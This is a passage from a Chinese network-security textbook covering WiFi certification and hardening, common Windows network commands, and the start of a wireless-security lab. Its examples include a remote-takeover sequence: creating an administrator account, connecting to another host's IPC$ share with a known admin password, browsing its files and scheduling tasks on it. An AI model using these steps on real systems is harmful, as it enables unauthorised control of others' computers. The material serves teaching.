



**图2-8 WiFi原理及组成**

### 3. WiFi的认证种类

前WiFi联盟所公布的认证种类如下：

（1）WPA/WPA2。是基于IEEE 802.11a、IEEE 802.11b、IEEE 802.11g的单模、双模或双频的产品所建立的测试程序。内容包含通信协议的验证、无线网络安全性机制的验证，以及网络传输表现与相容性测试。

（2）WMM（WiFi MultiMedia，WiFi多媒体）：当影音多媒体通过无线网络传递时，验证其带宽保证的机制正常运作在不同的无线网络装置及不同的安全性设定上是WMM测试的目的。

（3）WMM Power Save（WiFi多媒体省电模式）：在影音多媒体通过无线网络的传

递时,通过管理无线网络装置的待命时间延长电池寿命且不影响其功能性,可通过 WMM Power Save 测试验证。

(4) WPS(WiFi Protected Setup,WiFi 保护设置):可让消费者通过更简单的方式设定无线网络装置,并保证一定的安全性。当前 WPS 允许通过 Pin Input Config(PIN,输入配置)、Push Button Config(PBC,按钮配置)、USB Flash Drive Config(UFD,USB 闪存配置)、Near Field Communication(近场通信)和 Contactless Token Config(NFC,非接触式令牌配置)的方式设定无线网络装置。

(5) ASD(Application Specific Device,应用专用设备):是针对除了无线网络接入点及站台(station)之外有特殊应用的无线网络装置,如 DVD 播放器、投影机、打印机等。

(6) CWG(Converged Wireless Group,融合无线组):主要是针对 WiFi 移动融合设备(mobile converged devices)的 RF 部分测量的测试程序。

**4. 增强 WiFi 的安全措施**

无线路由器密码破解的速度取决于软件和硬件,只要注意在密码设置时尽量复杂些,即可增强安全性。此外,还可以采用以下几种设置方法:

(1) 采用 WPA/WPA2 加密方式,不用有缺陷的加密方式,这是最常用的加密方式。

(2) 不用初始口令和密码,要用长且复杂的密码,并定期更换,使攻击者不容易猜出密码。

(3) 无线路由器后台管理默认的用户名和密码一定尽快更改并定期更换。

(4) 禁用 WPS 功能。现有的 WPS 功能存在漏洞,使路由器的接入密码和后台管理密码有可能暴露。

(5) 启用 MAC 地址过滤功能,绑定常用设备。经常登录路由器管理后台,查看并断开连入 WiFi 的可疑设备,封掉 MAC 地址并修改 WiFi 密码和路由器后台账号密码。

(6) 关闭远程管理端口和路由器的 DHCP 功能,启用固定 IP 地址,不要让路由器自动分配 IP 地址。

(7) 注意固件升级。及时修补漏洞,进行升级或换成更安全的无线路由器。

(8) 不管在手机端还是计算机端都应安装病毒检测安全软件。对于黑客常用的钓鱼网站等攻击手法,安全软件可以及时拦截提醒。

🕮**知识拓展** 瑞星安全专家建议使用 WiFi 安全防护措施:

(1) 不用无密码的免费 WiFi,若须用公共 WiFi,应向工作人员咨询确认。

(2) 在公共场所连接 WiFi 时尽量不用网银、在线支付、电子邮箱等应用。

(3) 若需使用涉及重要信息的应用,断开 WiFi,用手机流量操作。

(4) 在无 WiFi 的情况下,可用瑞星安全 WiFi,用云安全防火墙加密上网。

🕮**讨论思考**

(1) 无线网络安全管理的基本方法是什么?

(2) 无线网络在不同环境下使用对安全性的要求有哪些?

(3) 应用中增强 WiFi 安全的方法具体有哪些?

# *2.4 常用网络安全管理工具

通常，在进行网络安全检测与安全管理过程中，经常在“开始”菜单的“运行”项目内输入 cmd(运行 cmd. exe)，然后，在 DOS 环境下使用一些网络管理工具和命令，直接查看和检测网络的有关信息。常用的网络安全管理命令包括：判断主机是否连通的 ping 命令，查看 IP 地址配置情况的 ipconfig 命令，查看网络连接状态的 netstat 命令，进行网络操作的 net 命令和行定时器操作的 at 命令等。

## 2.4.1 网络连通性及端口扫描命令

### 1. ping 命令

ping 命令的主要功能是通过发送 Internet 控制报文协议(ICMP)包，检验与另一台 TCP/IP 主机的 IP 级连通情况。网络管理员常用这个命令检测网络的连通性和可到达性。同时，可将应答消息的接收情况和往返过程的次数一起进行显示。

**【案例 2-3】** 如果只使用不带参数的 ping 命令，窗口将会显示命令及其各种参数使用的帮助信息，如图 2-9 所示。使用 ping 命令的语法格式是：ping 对方计算机名或者 IP 地址。如果连通的话，则返回的连通信息如图 2-10 所示。

```
C:\WINNT\System32\cmd.exe
C:\>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] destination-list

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet.
    -i TTL         Time To Live.
    -v TOS         Type Of Service.
    -r count       Record route for count hops.
    -s count       Timestamp for count hops.
    -j host-list   Loose source route along host-list.
    -k host-list   Strict source route along host-list.
    -w timeout     Timeout in milliseconds to wait for each reply.
```

**图 2-9 使用 ping 命令的帮助信息**

### 2. quickping 和其他命令

quickping 命令可以快速探测网络中运行的所有主机的情况。也可以使用跟踪网络路由程序 tracert 命令、TraceRoute 程序和 Whois 程序进行端口扫描检测与探测，还可以利用网络扫描工具软件进行端口扫描检测，常用的网络扫描工具包括 SATAN、NSS、Strobe、Superscan 和 SNMP 等。

```
C:\WINNT\System32\cmd.exe

C:\>ping 172.18.25.109

Pinging 172.18.25.109 with 32 bytes of data:

Reply from 172.18.25.109: bytes=32 time<10ms TTL=128
Reply from 172.18.25.109: bytes=32 time<10ms TTL=128
Reply from 172.18.25.109: bytes=32 time<10ms TTL=128
Reply from 172.18.25.109: bytes=32 time<10ms TTL=128

Ping statistics for 172.18.25.109:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

C:\>_
```

**图 2-10　利用 ping 命令检测网络的连通性**

## 2.4.2　显示网络配置信息及设置命令

ipconfig 命令的主要功能是显示所有 TCP/IP 网络配置信息，刷新动态主机配置协议(Dynamic Host Configuration Protocol，DHCP)和域名系统(DNS)设置。

**【案例 2-4】** 使用不带参数的 ipconfig 可以显示所有适配器的 IP 地址、子网掩码和默认网关。在 DOS 命令行下输入 ipconfig 命令，显示结果如图 2-11 所示。

```
C:\WINNT\System32\cmd.exe
C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 172.18.25.110
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet1:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.146.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.242.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

**图 2-11　用 ipconfig 命令查看本机 IP 地址**

利用 ipconfig/all 命令可以查看所有完整的 TCP/IP 配置信息。对于具有自动获取 IP 地址的网卡，可以利用 ipconfig/renew 命令更新 DHCP 的配置。

## 2.4.3　显示连接和监听端口命令

netstat 命令的主要功能是显示活动的连接、计算机监听的端口、以太网统计信息、IP 路由表、IPv4 统计信息(IP、ICMP、TCP 和 UDP 协议)。使用 netstat-an 命令可以查看目前活

动的连接和开放的端口，是网络管理员查看网络是否被入侵的最简单方法，如图 2-12 所示。如果状态为 LISTENING 表示端口正在被监听，还没有与其他主机相连；如果状态为 ESTABLISHED 表示正在与某主机连接并通信，同时显示该主机的 IP 地址和端口号。

```
C:\WINNT\System32\cmd.exe
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:42             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:53             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:119            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:563            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1036           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2791           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    172.18.25.109:80       172.18.25.110:1050     ESTABLISHED
  TCP    172.18.25.109:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:42             *:*
```


**图 2-12　用 netstat -an 命令查看连接和开放的端口**

## 2.4.4　查询删改用户信息命令

net 命令的主要功能是查看计算机上的用户列表，添加和删除用户，与对方计算机建立连接，启动或者停止某网络服务等。

**【案例 2-5】**　利用 net user 查看计算机上的用户列表，如图 2-13 所示。

还可以用"net user 用户名　密码"为用户修改密码，如将管理员密码改为 123456，如图 2-14 所示。



```
C:\WINNT\System32\cmd.exe

C:\>net user

\\SZG 的用户帐户

-------------------------------------------------------------------------------
__vmware_user__          Administrator            ASPNET
Guest                    Hacker                   IUSR_WWWFOX-NET
IWAM_WWWFOX-NET          SQLDebugger              TsInternetUser
VUSR_SZG-NB
命令成功完成。

C:\>
```

**图 2-13　用 net user 查看计算机上的用户列表**

**【案例 2-6】**　建立用户并添加到管理员组。

利用 net 命令可以新建一个用户名为 jack 的用户，然后，将此用户添加到密码为




图 2-14　用 net user 修改用户密码

123456 的管理员组，如图 2-15 所示。

```
net user jack 123456/add
net localgroup administrators jack/add
net user
```





图 2-15　添加用户到管理员组

**【案例 2-7】**　与对方计算机建立信任连接。

拥有某主机的用户名和密码，就可以利用 ipc$(代表 internet protocol control)与该主机建立信任连接，之后便可以在命令行下完全控制对方计算机。

得到 IP 为 172.18.25.109 的计算机的管理员密码为 123456，可以利用命令 net use \\172.18.25.109\ipc$ 123456 /user：administrator，如图 2-16 所示。

建立连接以后，便可以通过网络操作对方的计算机，如查看对方计算机上的文件，如图 2-17 所示。

```
C:\WINNT\System32\cmd.exe
C:\>net use \\172.18.25.109\ipc$ 123456 /user:administrator
命令成功完成。

C:\>_
```

图 2-16　与对方计算机建立信任连接





**图 2-17 查看对方计算机上的文件**

## 2.4.5 创建任务命令

在与对方建立信任连接以后，利用 at 命令创建一个计划任务，并设置执行时间。

**【案例 2-8】** 创建定时器。

在得知对方系统管理员的密码为 123456，并与对方建立信任连接以后，在对方主机建立一个任务。执行结果如图 2-18 所示。




**图 2-18 创建定时器**

文件名称：2-4-2.bat。

```
net use * /del
net use \\172.18.25.109\ipc$ 123456 /user:administrator
net time \\172.18.25.109
at 8:40 notepad.exe
```

**讨论思考**

（1）网络安全管理常用的命令有哪几个？
（2）给出网络安全管理常用命令的格式？

# 2.5 实验二：无线网络安全设置

## 2.5.1 实验目的

在上述常用的无线网络安全基本技术及应用的基础上，还要掌握小型无线网络的构建及其安全设置的一些方法，进一步掌握无线网络的安全机制及应用，理解以 WEP 算法为基础的身份验证服务和加密服务。

## 2.5.2 实验要求

### 1. 实验设备

本实验需要使用至少两台安装有无线网卡和 Windows 操作系统的联网计算机。

### 2. 注意事项

（1）预习准备。由于本实验内容是对 Windows 10 操作系统进行无线网络安全配置，因此需要提前熟悉 Windows 10 操作系统的相关操作。

（2）注意理解实验原理和各步骤的含义。

